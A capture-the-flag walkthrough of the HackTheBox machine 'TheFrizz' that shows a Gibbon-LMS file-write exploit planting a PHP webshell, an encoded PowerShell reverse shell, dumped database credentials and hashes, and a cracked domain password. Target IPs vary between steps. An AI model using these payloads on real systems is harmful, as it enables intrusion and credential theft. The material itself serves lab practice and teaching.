TheFrizz

TheFrizz is a retired Windows Server 2022 AD box chaining a Gibbon-LMS arbitrary file write (CVE-2023-45878) into webshell RCE, credential discovery, Kerberos-based domain access, and GPO permission abuse to reach Domain Admin.
Recon
Nmap — Port Discovery
Begin with a full TCP sweep to identify all open ports on the target.
sudo nmap -p- -T4 10.129.17.166 -oN scans/all_ports.txt -Pn 
Parse the results to store all open ports in a variable for follow-up scanning.
ports=$(awk '/\/tcp/ && /open/ { split($1,a,"/"); p = (p ? p "," a[1] : a[1]) } END{ print p }' scans/all_ports.txt) 
Nmap — Service Enumeration
Run a targeted service and script scan against only the discovered open ports.
sudo nmap -p $ports -sC -sV -Pn --min-rate 500 10.129.232.168 -oN scans/service_enum.txt 
DNS/Host Resolution
Add frizz.htb and frizzdc.frizz.htb to /etc/hosts to enable proper name resolution.
echo '10.129.18.74 thefrizz.htb' | sudo tee -a /etc/hosts 
echo '10.129.232.168 frizzdc.frizz.htb' | sudo tee -a /etc/hosts 
SMB 445, 139
Nmap shows message signing enabled and required. nxc confirms SMBv1 is disabled and NTLM authentication is not accepted. Quick null and guest checks both fail, indicating valid domain credentials are required before SMB enumeration is possible. 
Web Enumeration (Port 80)
Initial Access to the Web App

Browsing to port 80 presents a public “Walkerville Elementary School” site. The Staff Login link redirects to a Gibbon-LMS instance hosted on the same server. 
Directory Brute Force
Ran gobuster against the Gibbon-LMS directory to identify hidden endpoints or misconfigurations. No additional interesting directories or files were discovered. Enumeration shifts to application-level vulnerabilities.
gobuster dir -u http://frizzdc.frizz.htb/Gibbon-LMS -w /home/user/tools/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php 
Initial Access (Web → RCE)
CVE-2023-45878 — Gibbon-LMS Arbitrary File Write
The Gibbon-LMS instance is vulnerable to CVE-2023-45878, allowing arbitrary file write via a base64 image upload endpoint.
Create a minimal PHP webshell:
echo '<?php system($_REQUEST["cmd"]); ?>' > shell.php
The endpoint expects base64-encoded data, so the file is encoded:
b64=$(base64 -w0 shell.php) 
The vulnerable endpoint allows writing arbitrary content to disk.
curl -s -X POST "http://frizzdc.frizz.htb/Gibbon-LMS/modules/Rubrics/rubrics_visualise_saveAjax.php" -d "img=image/png;asdf,${b64}" -d "path=shell.php" -d "gibbonPersonID=0000000001" 
Parameter breakdown:
img=image/png;asdf,${b64}The server splits on the comma and base64-decodes the right side, writing it to disk.path=shell.phpControls the output filename. No extension restriction allows.php.gibbonPersonID=0000000001Required application field influencing save location. Successful upload returns the filename:shell.php%
Verify remote code execution
Access the shell directly: curl -s -G "http://frizzdc.frizz.htb/Gibbon-LMS/shell.php" --data-urlencode "cmd=whoami"  This confirms remote command execution on the web server.
Shell
Before triggering the reverse shell, a Netcat listener was started locally to catch the incoming connection:
nc -lvnp 4444 A PowerShell reverse shell payload is delivered via the webshell:
curl -s -G "http://frizzdc.frizz.htb/Gibbon-LMS/shell.php" --data-urlencode "cmd=powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA0ADcAIgAsADQANAA0ADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA" 
This results in an interactive shell as w.webservice 
Post-Exploitation
Credential Discovery — config.php
Inspecting the web root reveals config.php, which contains MySQL credentials. 

MySQL Enumeration
The MySQL binary is located in:
C:\xampp\mysql\bin Connect using the discovered credentials:
.\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "show databases;" 
The gibbon database is identified. List tables:
.\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "show tables;" gibbon 

From the listed tables, gibbonperson appears to store user account information. Inspecting its columns confirms it contains credential-related fields, including password hashes and salts. Dump user data:
.\mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "USE gibbon; SELECT * FROM gibbonperson;" -E This reveals password hashes and salts. 
Hashcat
Using the Hashcat example hashes reference, the format corresponds to mode 1420. Prepare hash file:
echo "067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03:/aACFhikmNopqrRTVz2489" > hash.txt 
 Run Hashcat:
hashcat -m 1420 hash.txt /home/user/tools/rockyou.txt 
Domain Access
Credential Validation
With the cracked password for f.frizzle, first validate the credentials against SMB.
nxc smb frizzdc.frizz.htb -u f.frizzle -p 'Jenni_Luvs_Magic23' The authentication succeeds, confirming the credentials are valid domain credentials. 
Kerberos Configuration
To use Kerberos authentication, the local system must be configured for the FRIZZ.HTB realm. The /etc/krb5.conf file is modified to define the domain controller as the Key Distribution Center (KDC).
sudo nano /etc/krb5.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[libdefaults]
    default_realm = FRIZZ.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = true
    ticket_lifetime = 24h
    forwardable = true

[realms]
FRIZZ.HTB = {
    kdc = frizzdc.frizz.htb
    admin_server = frizzdc.frizz.htb
    default_domain = frizz.htb
}

[domain_realm]
.frizz.htb = FRIZZ.HTB
frizz.htb = FRIZZ.HTB
This ensures Kerberos requests are directed to the correct domain controller. 
Kerberos Authentication
Since this is a domain controller and NTLM authentication is restricted, the next step is to obtain a Kerberos Ticket Granting Ticket (TGT). Kerberos is the native authentication mechanism in Active Directory and will allow authenticated access to domain services such as LDAP and SMB. An initial attempt to request a TGT results in:
Kerberos SessionError: KRB_AP_ERR_SKEW (Clock skew too great) 
Kerberos requires synchronized system time. The earlier Nmap scan indicated clock skew. Synchronize time with the domain controller:
sudo ntpdate frizzdc.frizz.htb 
Request a TGT:
impacket-getTGT frizz.htb/f.frizzle:Jenni_Luvs_Magic23 -dc-ip 10.129.232.168 
Export the ticket:
export KRB5CCNAME=f.frizzle.ccache 
Verify with klist. Kerberos authentication is now established for f.frizzle. 
Kerberos SSH Access
With a valid TGT loaded, SSH access is attempted using Kerberos authentication.
